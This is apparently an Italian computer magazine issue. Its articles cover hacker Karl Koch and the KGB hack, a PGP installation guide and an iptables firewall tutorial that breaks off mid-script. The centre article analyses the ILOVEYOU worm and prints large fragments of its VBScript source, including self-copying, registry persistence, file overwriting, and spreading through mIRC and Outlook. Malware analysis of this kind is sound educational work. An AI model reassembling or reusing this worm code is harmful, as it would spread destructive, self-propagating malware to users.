
Mistero 23

Ci sono tutti gli elementi del giallo nella storia di Karl Koch, l'hacker tedesco morto in circostanze misteriose...

Un Pc, una linea telefonica, un genio dei computer un po' sbandato, la sua morte misteriosa. Ci sono proprio tutti gli ingredienti del giallo nella storia di Karl Koch, l'hacker tedesco **morto bruciato nella sua auto il 23 maggio del 1989**, pochi giorni prima di deporre in tribunale per una storia ancora tutta da comprendere. Koch, genio ribelle, infanzia difficile e adolescenza fatta di spinelli e coca, del computer ha fatto la sua vita. E, forse, proprio per il computer, l'ha persa.

>> Giochi pericolosi

Quando le sue azioni di hackeraggio l'hanno spinto a infilarsi nelle reti informatiche statunitensi, inizialmente solo per gioco, le cose si sono fatte più grosse di lui, di Pengo e di quel gruppo di aderenti al Chaos Computer Club. Sì, perché **in una Germania alle prese con la caduta del muro di Berlino, questo gruppo di giovanissimi hackers decise di porre all'attenzione del Kgb tutto il materiale raccolto**. Materiale importante? Probabilmente no. Ma la storia di Koch non può comunque non affascinare. L'innamoramento nei confronti di Hagbard Celine, figura centrale del romanzo Gli Illuminati!, non è semplicemente il voler cercare una figura di mitizzare a tutti i costi. Ha solo 14 anni, Karl, quando legge un romanzo regalatogli forse per sbaglio dal padre alcolista. **Gli Illuminati sono una potente congregazione segreta che tenta di provocare la terza guerra mondiale**; Hagbard Celine tenta di combatterli. "Lui è un folle genio – ricorda spesso Karl – altamente qualificato, in grado di esercitare tutta una serie di attività che variano dalla giurisprudenza all'ingegneria". Sceglie di fare il pirata, Hagbard, viaggiando sul suo sottomarino dorato. Si avvale della collaborazione di un computer (Fuckup) che calcola senza sosta il destino del mondo. Un personaggio affascinante. Che lo accompagnerà nella sua crescita. In pochi anni Karl perde la mamma e il papà. Proprio con l'ere-

k23, la storia dell'hacker Karl Koch è il libro di Hans-Christian Schmid e Michael Gutmann scritto sulla vicenda del giovane hacker tedesco morto il 23 maggio del 1989. Da queste pagine è stato tratto anche il film "23", interamente dedicato al mondo hacker. Il libro è edito dalla ShaKe edizioni Underground (viale Bligny 42 – Milano).

In Erinnerung an
Karl Koch

-- HAGBARD CELINE --

* 22.07.1965
† 23.05.1989

dità del padre compra un computer potente che gli permette, finalmente, "di entrare nel modo giusto nella scena dei computer". Un'entrata forte, sconvolgente. Karl passa le sue notti davanti al monitor, la mattina ci sono montagne di carta vicino alla stampante. **Si nutre di caffè e succhi multivitaminici, fuma sigarette e dall'hashish è passato a droghe più pesanti. Il pavimento è un tappeto di dischetti e matrici per incidere schede**. Che cosa stava facendo? A che cosa stava lavorando quel Karl Koch, a un passo dalla maggiore età, diventato ormai nel mondo degli informatici semplicemente "Hagbard"? Gli atti eroici degli hacker americani ormai sono ben noti anche in Germania e nell'84 nasce il Chaos Computer Club. Con quale scopo? "Effettuare servizi di pattuglia ai margini dell'irriconoscibile, sensibilizzando l'opinione pubblica sul problema della sicurezza dei dati… comportandosi in modo offensivo ma amichevole, sottolineando come gli hacker mostrino proprio i punti deboli nel settore della sicurezza". Scrive Karl in un'autobiografia: "Con un paio di eccezioni, vivo nell'isolamento del mio ambiente e della mia cerchia di amicizie. Le sessioni di hackeraggio durano giorni e notti. Comunico, nella maggior parte dei casi, tramite il computer… Dedico il mio tempo solo al computer". Le sessioni di hackeraggio si fanno sempre più frequenti. Quando parte l'azione di hacking al centro di ricerca nucleare Fermilab di Chicago, Hagbard è in primissima linea. L'Fbi lo scopre, ma non ci sono prove e il vuoto legislativo fa il resto, per una materia legale ancora tutta da scoprire. La banca dati Optimis del Pentagono, poi, diventa l'obiettivo preferito degli hacker, ma **Karl pensa ad altro: il Norad, ovvero il centro di controllo strategico per la difesa aerea degli Usa**. Vuole entrare nel sistema proprio come nel film War Games. Scopre l'accesso e in accordo con l'hacker Urmel, decide di… lasciar perdere. "Sarebbero stati guai".

>> Una missione

Ma le lunghe notti trascorse davanti al computer convincono Karl di una cosa: **ha una missione personale nell'imminente guerra informatica tra le potenze mondiali**. Un'idea, questa, maturata e corroborata dai successi nell'hacking notturno, quando ogni calcolatore che sembra apparentemente inaccessibile diventa, in realtà, facile da "scardinare". Gli hacker escono piano piano allo scoperto, anche con lo scopo di gettare lontane le accuse di essere solo dei criminali: durante la fiera informatica Cebit di Hannover, così, Hagbard ha un volto anche per i giornalisti: si mette alla scrivania, davanti a un computer, e inizia a violare la linea delle poste tedesche, scruta i dati dell'Università di Caltec, in California. I giornali iniziano a concentrarsi sempre più sulle vicende di questa dozzina di hackers tedeschi capaci di entrare anche nel computer centrale della Nasa. **E quando a qualcuno viene in mente di rivolgersi ai servizi segreti russi, il gioco dura poco**. Arrivano i soldi per Karl, Pengo, Dob e Pedro, ma arrivano anche i guai. Karl finisce in un angolo, sempre più isolato. Viene costantemente pedinato dai servizi segreti dell'Est e naufraga nei suoi pensieri sugli Illuminati. Cerca di riemergere, cerca soldi, cerca di trovare lo scoop per giornalisti pronti a tutto… Trova soltanto la morte. Suicidio, scrivono sui documenti ufficiali. **L'hanno suicidato, dice qualcuno**. Fine di un hacker. Sbandato, ma geniale.

Karl
"Hagbard Celine"
Koch

Der Anlaß

Mitte 1997 erreichte mich die Information, daß ein Spielfilm über den sogenannten KGB-Hack, der 1989 für viel Wirbel in der Presse sorgte, gedreht wird. Speziell sollte es in dem Film um die Geschichte von Karl Koch, einem der beteiligten Hacker, gehen.
Da ich Karl bis zu seinem Tod kannte, ließ diese Information viele Situationen aus der Zeit von 1985 bis 1989 wieder in mir wach werden.
Karl starb viel zu früh am 23.05.1989 mit nur 23 Jahren durch eine vermutliche Selbstverbrennung. Sein Körper wurde erst einige Tage später gefunden. Ich erfuhr von seinem Tod erst am Sonnabend, den 03.06.1989, durch die Tageszeitung. Für den Freitag, den 26., waren wir noch bei mir verabredet gewesen. Sein plötzlicher Tod hat mich und viele andere aus seinem Bekanntenkreis schockiert und ratlos gemacht.

http://www.hagbard-celine.de/
http://www.decoder.it
http://www.shake.it
http://www.mtr.webconcept.de/D/KarlKoch.html
http://www.ccc.de/

SVISCERATO, STRINGA PER STRINGA, IL VIRUS PIÙ FAMOSO

I segreti del virus I Love You

Il mese di maggio del 2000 è stato - informaticamente - segnato dalla comparsa del virus "I Love You", questo si propagava per e-mail sotto forma di allegato. Con un nome così accattivante, furono numerose le vittime a cadere nel tranello. Scopriamo oggi i segreti sul funzionamento di uno dei virus più famosi del mondo...

I Love You è un programma scritto in Visual Basic Script, linguaggio prossimo a Visual Basic. Il virus è contenuto in una cartella chiamata "Love Letter for you.txtx.vbs". Di primo acchito questa doppia estensione può essere molto vistosa, ma al contrario, questa permette di attrarre l'attenzione delle vittime. Di sistema, Windows nasconde le estensioni conosciute. Vbs è un'estensione riconosciuta da Windows ed eseguibile con Wscript.exe. Il nome del file virus appare solo con il nome di "Love letter for you.txt", ciò può portare a pensare che si tratti unicamente di un file di testo classico. L'avrete capito, in caso di apertura di questo file, non sarà il bloc-notes ad essere lanciato, ma Wscript.exe eseguendo il virus. Parecchie conseguenze seguono l'esecuzione di questo virus. Innanzitutto alcuni dati nel database vengono modificati permettendo così al virus di essere lanciato ad ogni avvio del vostro computer; di seguito alcuni parametri di Internet Explorer per facilitare la proliferazione di un cavallo di troia. Ma il più grave problema, che spiega la enorme diffusione del virus, è che durante l'esecuzione viene automaticamente rispedito come allegato (così come l'abbiamo ricevuto) ai contatti della nostra rubrica di Outlook. Così senza nemmeno saperlo, non solo infettate il vostro computer, ma contribuite a propagarlo. Infine questo virus è stato diffuso tramite IRC, vale a dire una rete di chat. Scopriamo assieme una parte del code source di questo virus con il fine di capire meglio come funziona e come il virus I Love You abbia potuto diffondersi così facilmente.

>> Firma degli autori

```
rem barok -loveletter(vbe)
rem by: spyder / ispyder@mail.com /
@GRAMMERSoft Group /
Manila,Philippines
[...]
```

Le due prime righe del code source corrispondono alla firma degli autori del virus, firma che dall'inizio ha fatto pensare che il virus provenisse dalle filippine.

>> Diffusione del virus nel nostro sistema

```
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullNa-
me)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-
YOU.TXT.vbs")
[...]
```

Grazie a questa sintassi il virus è copiato in diversi file come:

```
C:\Windows\System\MSKernel32.vbs
C:\Windows\System\Win32DLL.vbs
C:\Windows\System\ LOVE-LETTER-FOR-
YOU.TXT.vbs

sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Win
dows\CurrentVersion\Run\MSKernel32
",dirsystem&"\MSKernel32.vbs"
regcreate
```

```
"HKEY_LOCAL_MACHINE\Software\Microsoft\Win
dows\CurrentVersion\RunServices\Wi
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Softwa-
re\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
[...]
```

>> Infezione dei file con il virus

In più, la procedura regruns infetta la base dei registri con il fine di eseguire ad ogni avviodel vostro PC. Notiamo che altre modifiche vengono fatte al database, come quella che permette il download automatico del cavallo di troia con l'intento di infettare il computer.

```
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
```

Così il computer cancella i file che contengono l'estensione .vbs e .vbe

```
elseif(ext="js") or (ext="jse") or
(ext="css") or (ext="wsh") or (ext="sct")
or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
```

succede la stessa cosa ai file con estensione .js, .jse, .css, .wsh, .sct, e .hta, vengono eliminati e sostituiti da file con estensione .vbs

```
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
```

idem per i file con estensione .jpg e .jpeg che sono cancellati e rimpiazzati da file con lo stesso nome ma aventi l'estensione .vbs

L'AUTORE

Espressione impaurita, tracce di acne sul viso, scarpe da ginnastica tipo rapper: così il ventitreenne filippino Onel De Guzman **appare improvvisamente di fronte all'opinione pubblica internazionale** a pochi giorni dall'esplosione del virus I love you. Le accuse a suo carico sono pesanti: è ritenuto responsabile di aver creato e immesso in Rete il virus informatico più dannoso mai creato. Orfano di padre, sua madre è proprietaria di una piccola flotta di pescherecci.

Appassionato di computer fin da bambino, **era uno dei migliori studenti dell'Ama,** una catena di college informatici molto popolare nel Sud-Est asiatico. Lì entrò a far parte di un gruppo chiamato Grammersoft. Si tratta di giovani di talento accomunati dalla passione per i computer e dalla voglia di farsi largo come programmatori.

Sarà proprio quel fatidico nome, inserito probabilmente per vezzo e ritrovato all'interno dello script di I love you, a convogliare i sospetti su di lui. Nonostante le prove schiaccianti a suo carico e la richiesta di estradizione negli Stati Uniti dell'Fbi, **non è mai stato incriminato perché nelle Filippine, al momento del fatto, mancava una legge sulla pirateria informatica**. De Guzman, che nel mondo degli hacker, e per molti ragazzi filippini, è ormai un Robin Hood che si batte per un Internet "democratico" e soprattutto gratuito, **si è sempre dichiarato innocente, rinfocolando i dubbi legali legati ai crimini informatici**.

Tutto ciò mentre nel mondo serpeggiano i timori sulla debolezza della Rete, sempre più centrale nelle economie occidentali, attaccabile persino da intraprendenti studenti di paesi in via di sviluppo.

```
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
```

la stessa sorte tocca ai file .mp3 e .mp2

```
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe")
or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folder-
spec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit
this script... mIRC will corrupt,
if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS
will affect and will not run
```

SVISCERATO, STRINGA PER STRINGA, IL VIRUS PIÙ FAMOSO

```
correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /if ( $nick ==
$me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick
"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
```

Il virus I love You testa infine il nostro computer per verificare la presenza del programma Mirc, che permette di accedere alle chat Irc. Se è così il virus si servirà di questo programma con il fine di propagarsi ad altri utenti.

>> Prooagazione del virus attraverso Outlook

```
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\So
ftware\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv))
then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\S
oftware\Microsoft\WAB\"&malead)
if (regad="") then
```

In questa parte del code source del virus, possiamo confermare che il virus richiama l'applicazione Wab.exe. se lanciate l'applicazione dal menù Start\Esegui potrete rendervi conto che si tratta di una rubrica di Outlook. Come abbiamo già detto il virus si trasmette automaticamente a tutti i contatti che fanno parte della nostra rubrica, senza che ce ne si accorga neppure.

```
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the atta-
ched LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LET-
TER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\
"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

La sintassi qui sopra permette semplicemente di creare il messaggio e-mail contenente il virus e di spedirlo a tutti i membri della vostra rubrica. Ci accorgiamo inoltre che il soggetto che contiene il virus è "I Love You", che il corpo del messaggio, vale a dire il testo è "kindly check the attacched loveletter coming from me". L'avrete capito, questo messaggio personale che chiede al nostro corrispondente di aprire la lettera d'amore in allegato, è destinato ad attirare la curiosità dei nostri corrispondenti con il fine di spingerli ad aprire l'allegato. Infine, il file source del virus (love letter for you.txt.vbs) viene aggiunto come allegato nelle mail inviate ai vostri corrispondenti.
Nel code source del file contenente il virus I Love You una procedura genera automaticamente una pagina HTML che sarà trasmessa ai nostri corrispondenti via IRC. Questa pagina HTML contiene un ActiveX (vbscript) con il fine di richiamare l'attenzione della vittima. La sintassi seguente permette di far defilare un testo.

>> Diffusione del virus Via IRC

```
sub html
On Error Resume Next
dim
lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,d
t6
dta1="<HTML><HEAD><TITLE>LOVELETTER -
HTML<?-?TITLE><META
NAME=@-@Generator@-@ CONTENT=@-@BAROK VBS
- LOVELETTER@-@>"&vbcrlf& _
"<META NAME=@-@Author@-@ CONTENT=@-@spyder
?-? ispyder@mail.com ?-?
@GRAMMERSoft Group ?-? Manila, Philippines
?-? March 2000@-@>"&vbcrlf& _
"<META NAME=@-@Description@-@ CONTENT=@-
@simple but i think this is
good...@-@>"&vbcrlf& _
"<?-?HEAD><BODY
ONMOUSEOUT=@-@window.name=#-#main#-#;win-
dow.open(#-#LOVE-LETTER-FOR-YOU.HTM#
-#,#-#main#-#)@-@ "&vbcrlf& _
"ONKEYDOWN=@-@window.name=#-#main#-#;win-
dow.open(#-#LOVE-LETTER-FOR-YOU.HTM#
```

COME INSTALLARE E USARE PGP, IL PIÙ FAMOSO PROGRAMMA DI CRITTOGRAFIA

Tenete i dati al riparo

Lasciate perdere le decine di softwarini che promettono di cifrare i vostri documenti:

"PGP permette alla gente comune di avere la propria privacy a portata di mano.
C'è un bisogno sociale crescente di questo. Ecco perché l'ho creato." queste le parole di Philip Zimmermann, il padre di PGP. Che cos'è PGP? PGP sta per Pretty Good Privacy, ed è un software sviluppato nel 1991, appunto, da Philip Zimmermann, che consente di criptare mediante un sistema di chiavi qualsiasi tipo di dato, in modo da garantire la privacy, per esempio, nello scambio di informazioni via email o quant'altro. PGP esiste ormai in molte varianti ed il suo utilizzo è diffusissimo: criptare i dati che ci scambiamo quando inviamo e riceviamo messaggi di posta elettronica, tanto per fare l'esempio più banale (ma anche quando chattiamo in ICQ, o inviamo files a qualcuno), dovrebbe essere, soprattutto per chi si interessa a tutte le problematiche relative alla sicurezza, una pratica comune. Il diritto e la necessità di avere una buona privacy vanno al di là del contenuto dei dati che decidiamo di criptare: ovvero, non è necessario avere "qualcosa da nascondere" per usare software come PGP; come saggiamente afferma Zimmermann, è figlia del buon senso comune la necessità di avere la propria privacy a portata di mano. Lasciando per un attimo da parte queste riflessioni sulla


GPG Sebbene i sorgenti siano liberamente disponibili, PGP è una proprietà intellettuale. Esiste però una versione completamente libera, chiamata GPG, e pubblicata sotto licenza GPL (www.gnupg.org).

da occhi indiscreti


l'unico vero programma che merita considerazione è Pretty Good Privacy

privacy, andiamo a vedere come mettere in pratica il tutto: ci occuperemo di PGP sotto Windows, della sua installazione e del suo utilizzo nel lavoro quotidiano. Iniziamo con lo scaricare PGP per Windows, per esempio da qui:
http://www.pgpi.org/products/pgp/versions/freeware/
In questo sito (che è quello del progetto internazionale PGP) potremo trovare anche altre numerose implementazioni di PGP, nonchè versioni diverse del software per numerosi utilizzi e numerosi sistemi operativi. Il pacchetto per Windows 2000 pesa circa 7 mega: una volta ultimato il download ci troveremo di fronte al solito file .zip nel quale si trova il programma. Lanciando l'installazione, la prima cosa che ci verrà chiesta sarà se siamo nuovi utenti o se possediamo già un "mazzo di chiavi" da importare.

>> Chiavi digitali

Le chiavi PGP non sono altro che una serie di dati utilizzati per criptare e decriptare le informazioni: se per esempio avessimo già le nostre "chiavi" da usare per decriptare i nostri vecchi documenti, dovremo specificarlo qui in modo da poterle utilizzare. PGP

lavora con una coppia di chiavi, una pubblica, liberamente distribuibile per permettere ad altri di inviarci materiale cifrato, e l'altra privata, da custodire gelosamente e da non rivelare mai a nessuno.
Supponiamo di essere nuovi utenti e andiamo avanti: il wizard di installazione ci chie-

derà adesso di specificare quali componenti e quali plugin desideriamo installare. Lasciamo pure selezionate le voci preimpostate. I vari Plugin risultano molto utili in quanto integrano PGP in altrettante appli-

cazioni comuni, come Outlook, ICQ o Eudora, in modo da rendere semplicissimo, per esempio, l'invio di email criptate: in pratica vi troverete nella barra dei bottoni del vostro client di posta anche quelli relativi a PGP, e ciò vi solleverà dal dover fare tutto a mano. Nel passo successivo ci verrà chiesto quali dispositivi di comunicazione devono

essere presi in considerazione (schede di rete e/o modem):
A questo punto il wizard avvierà l'installazione vera e propria del software. Sarà poi il momento di creare le nostre chiavi (quelle che, come già detto, ci consentiranno effettivamente di criptare i dati): ci verrà chiesta una identità (nome ed email) e una pass-phrase, ovvero una frase che il software utilizzerà per generare le chiavi. La frase deve essere sufficientemente comples-

sa. Al termine, dopo il solito riavvio della macchina, potremo notare che tra le icone tray della nostra barra degli strumenti sarà comparsa anche quella relativa a PGP:
Cliccandoci sopra con il tasto destro potremo selezionare tutti i vari tools di PGP, configurarne le opzioni o andare a lavorare con le nostre chiavi, aggiungere utenti etc...
A questo punto PGP è correttamente installato sul nostro pc: andando in giro per il nostro disco fisso e cliccando con il tasto destro del mouse su un qualsiasi file potremo notare l'integrazione di PGP con il sistema operativo.

>> Conviene usarlo!

Una volta che ci si è "fatta la mano", usare PGP sarà abbastanza semplice, e decisamente consigliabile. È il migliore strumento per proteggere i nostri documenti da occhi indiscreti, che purtroppo affollano la rete.

IMPLEMENTAZIONE DI UN FIREWALL SU LINUX CON IPTABLES

TENIAMO FUORI GLI INTRUSI

Nella maggior parte delle installazioni Linux è già presente la funzionalità di firewall. Scoprite con noi come è possibile configurare il sistema per rifiutare i pacchetti sgraditi.

Linux contiene il supporto per instradamento e filtro dei pacchetti di rete, che vengono utilizzati tramite IpTables e IP Chains. Ip Chains è più vecchio rispetto a iptables: se avete un kernel precedente al 2.2, sarete costretti a usare IPChains; se invece avete delle distribuzioni del kernel superiori (la 2.4 è la versione più stabile), IpTables è la scelta giusta. Quest'ultimo software infatti supporta in più il mascheramento e i filtri di pacchetto (dalla 2.3, NetFilter).
I pacchetti che attraverseranno il firewall vengono conforntati con le tabelle di ipTables; se un pacchetto corriosponde a certe regole (dette anche ACL, da Access Control List), il pacchetto verrà elaborato di conseguenza.
Per la massima protezione, si consiglia anche di installare un sistema di identificazione delle intrusioni (IDS, di cui parleremo in seguito). Linux permette di inoltrare

>> Configurazione del firewall come filtro

pacchetti IP, cosa che consente di configurarlo come un router. Se avete un computer con un indirizzo di rete interna, questo computer non potrà uscire su internet perchè avrà un IP che è riservato alle reti locali. I pacchetti entrano da una scheda Ethernet vengono tradotti e immessi su Internet con l'IP del router o del firewall connesso a internet. Questo tipo di firewall è detto server proxy. È inoltre possibile inoltrare o modificare intestazioni IP tramite IpTables, affinché raggiungano la rete Internet.
Per fare ciò, IpTables manda i pacchetti al kernel al fine di elaborarli. Il masheramento sfrutta il servizio NAT che consente di usare un indirizzo IP per più sistemi. Questo servizio, basato su Upchains, non è compatibile con con i client VPN che utilizzano PPTP.
Creare una tabella con tutte le regole può essere un rompicapo, sopratutto se si utilizzano reti molto estese. Per questo, con in IpTables a volte basta assegnare delle regole di default e modificarle a proprio piacimento.
Per creare un filtro ai pacchetti in uscita (proveniente dall'interno) è consigliabile negare tutti gli accessi e in seguito accettare quelli che servono a un determinato servizio. Per esempio, se A (computer interno) deve accedere a un servizio http su un server Web dall'altra parte del computer B (Firewall), il computer B dovrà lasciare aperta la porta 80 e 443 (per l'http)
Per creare invece le regole per i pacchetti in entrata è consigliabile bloccare tutto il traffico ICMP al fine di evitare gli attacchi DoS, ma questo potrebbe complicare la risoluzione dei problemi per una rete molto ampia.
Bisognerebbe anche bloccare tutto il traffico in entrata a meno che non faccia parte di una connessione già aperta.
In ipchains si utilizza l'opzione -y e -SYN in modo che il firewall respinga i pacchetti con il flag SYN impostato, invece i pacchetti con il bit FIN o ACK vengono accettati perchè fanno parte di una sessione già aperta.
Un'altra cosa molto importante è abilitare la registrazione dei pacchetti. Con IPchains si utilizza il parametro -l, con iptables -j LOG (destinazione).
Per poter usufruire del firewall a piene prestazioni è necessario impostare le opzioni Network Packet Filtering nella sezione NEtWorking

nei kernel fino alla 2.2. Nelle successive versioni invece dovrebbero esserci le opzioni: Network Firewall, TCP/IP networking e IP accounting.
Quest'ultima opzione (IP accounting) è necessaria per raccogliere i dati sui pacchetti e quindi permette di ottenere informazioni sull'uso della rete. Per questo scopo il seguente file deve essere nella directory /proc
/proc/net/ip_acct. Se il file esiste, vuol dire ke il kernel supporta già la funzione per il filtro di pacchetti.

Come si installa?

I pacchetti IPchains e iptables solitamente vengono montati dalle più diffuse distribuzioni nel momento dell'installazione di Linux. Se così non fosse, probabilmente dovrete ricompilare il kernek per includere anche queste opzioni.

Passiamo ora alle tabelle e alle catene. Iptables utilizza delle tabelle predefinite che interagiscono con le interfacce del sistema e gestiscono i pacchetti di conseguenza.
Le catene sono delle regole che utilizza iptables. Come si può vedere nel riquadro "Le tabelle di iptables", questo programma utilizza tre tabelle: NAT, Mangle e Filter. iptables usa la tabella Flter per filtrare i pacchetti e la tabella, NAT per mascherarli(ma se non è specificata, iptables usa quella predefinita, cioè Flter.

Nella tabella filter ci sono 3 catene predefinite:
INPUT : contiene le regole per i pacchetti in entrata;
FORWARD: contiene le regole che diranno se il pacchetto necessita del mascheramento;
OUTPUT : contiene le regole per i pacchetti in uscita;
Nelle tabelle Nat e Mangle ci sono due tipi differenti di catene rispetto a Filter:
PREROUTING : modifica i pacchetti che tentano di entrare nell'interfaccia
POSTROUING : modifica i pacchetti quando lasciano l'host (in uscita)
Passiamo alla parte pratica. Per stabilire quali regole applicare,

>> Azioni delle catene e programmazione delle regole

naturalmente si deve prima delineare un profilo della rete, e questa è forse la parte più complicata. I comandi sono semplici e sopratutto pochi, ma la cosa più difficile è sapere esattamente che fine deve fare ogni pacchetto, al fine di evitare spiacevoli errori nel programmare le regole che provocano le intrusioni informatiche. Le azioni più utilizzate sono DROP e ACCEPT
Vi conviene quindi creare una catena personalizzata e modifcarla poi a vostro piacimento, così:

```
iptables -N custom
iptables -A custom  -s 0/0 -d 0/0 -p icmp -j DROP
iptables -A input -s 0/0 -d 0/0 -j custom
```

Nell'esempio, l'opzione A aggiunge una regola collocandola all'inizio della catena; l'opzione -I aggiunge la regola alla fine della catena, e in seguito aggiunge una regola che respinge tutti i pacchetti ICMP in entrata.
(DROP = Respingere ACCEPT = Accettare)
In router o firewall ci possono però essere diverse schede di rete: per esempio, una per la rete interna e una per la rete esterna. Se non si specifica un interfaccia di rete, verrà usata la prima (per es eth0).
In un sistema con due schede questa opzione è necessaria perchè in una rete si può voler bloccare tutto il traffico TCP in entrata dalla rete ma si vuol accettarlo in uscita. Per tale scopo si utilizza l'opzione -i per specificare l'interfaccia:

```
iptables -A INPUT - i eth0 -s 0/0 -d 0/0 -protocl icmp-type echo-reply -j REJECT
iptables -A INPUT - i eth1 -s 0/0 -d 0/0 -protocl icmp-type echo-reply -j REJECT
```

Questo comando consente tutto il traffico ICMP su una rete, ma non li inoltra con un pacchetto echo-reply (addio ping).
Un'altra cosa importante: le politiche sono impostate di default su Accept, ma sarebbe preferibile prima impostare tutto su Drop, e poi impostare solo quello che vi serve su Accept. In questo modo i iterà di menticare qualche porta aperta.

```
iptables -P input DROP
```

Per visualizzare le regole impostate finora, potete digitate quanto segue:

```
iptables -L
```

Siccome iptables ha tre tabelle, potete scegliere di visualizzarne solo una con:

```
iptables -t nat -L
```

Se poi volete visualizzare solo una

Tabella	Catene Predefinite	Descrizione
filter	INPUT FORWARD	Filtra i pachetti
Nat	PREROUTING OUTPUT POSTROUTING	Abilita Mascheramento
Mangle	PREROUTING OUTPUT POSTROUTIN	Galtera i pacchetti

catena di una tabella, usate:
iptables -t nat -L FORWARD

Se volete inoltre salvare il risultato su un file (cosa consigliata per possbili problemi seguenti) potete usare questo comando:

/sbin/iptables-save > iptables.txt

(Attenzione: le versioni precedenti alla 1.2.1a non supportano questa opzione)

Inoltre, nel caso il vostro script personalizzato parte a ogni avvio del computer per impostare le regole del firewall potete aggiungere la seguente stringa

iptables -F

che cancella tutte le regole impostate in Filter, ma non quelle in NAT o Mangle, che bisogna cancellalre così:

iptables -t nat -F

>> Mascheramneto in iptables

Tuttavia, per cancellare solo una catena di filtere si usa sempre il comando iptables -F ma con il nome della catena (per esempio INPUT).
I servizi utilizzati da Internet, come FTP, richiedono un supporto aggiuntivo. Iptables fornisce vari moduli per il mascheramento, che consentono di accedere a queste risorse:

MODULO	DESCRIZIONE
ip_masq_ftp	Modulo per il mascheramento delle connessioni FTP
ip_masq_raudio	Per il Real Audio
ip_masq_irc	per IRC
ip_masq_vdolive	Per le connessioni VDO Live
ip_masq_cuseeme	Per CU-See_Me

Mini firewall

Se il vostro scopo è protegere un computer direttamente connesso a internet tramite un modem di casa (insomma se non è una rete aziendale) potete costruirvi un semplicissimo firewall personale creando un banalissimo script.
Per esempio, per bloccare il ping sul vostro computer e registrare i tentativi di ping su un log basterà creare il seguente script:

```
#!bin/sh
echo "1" >>
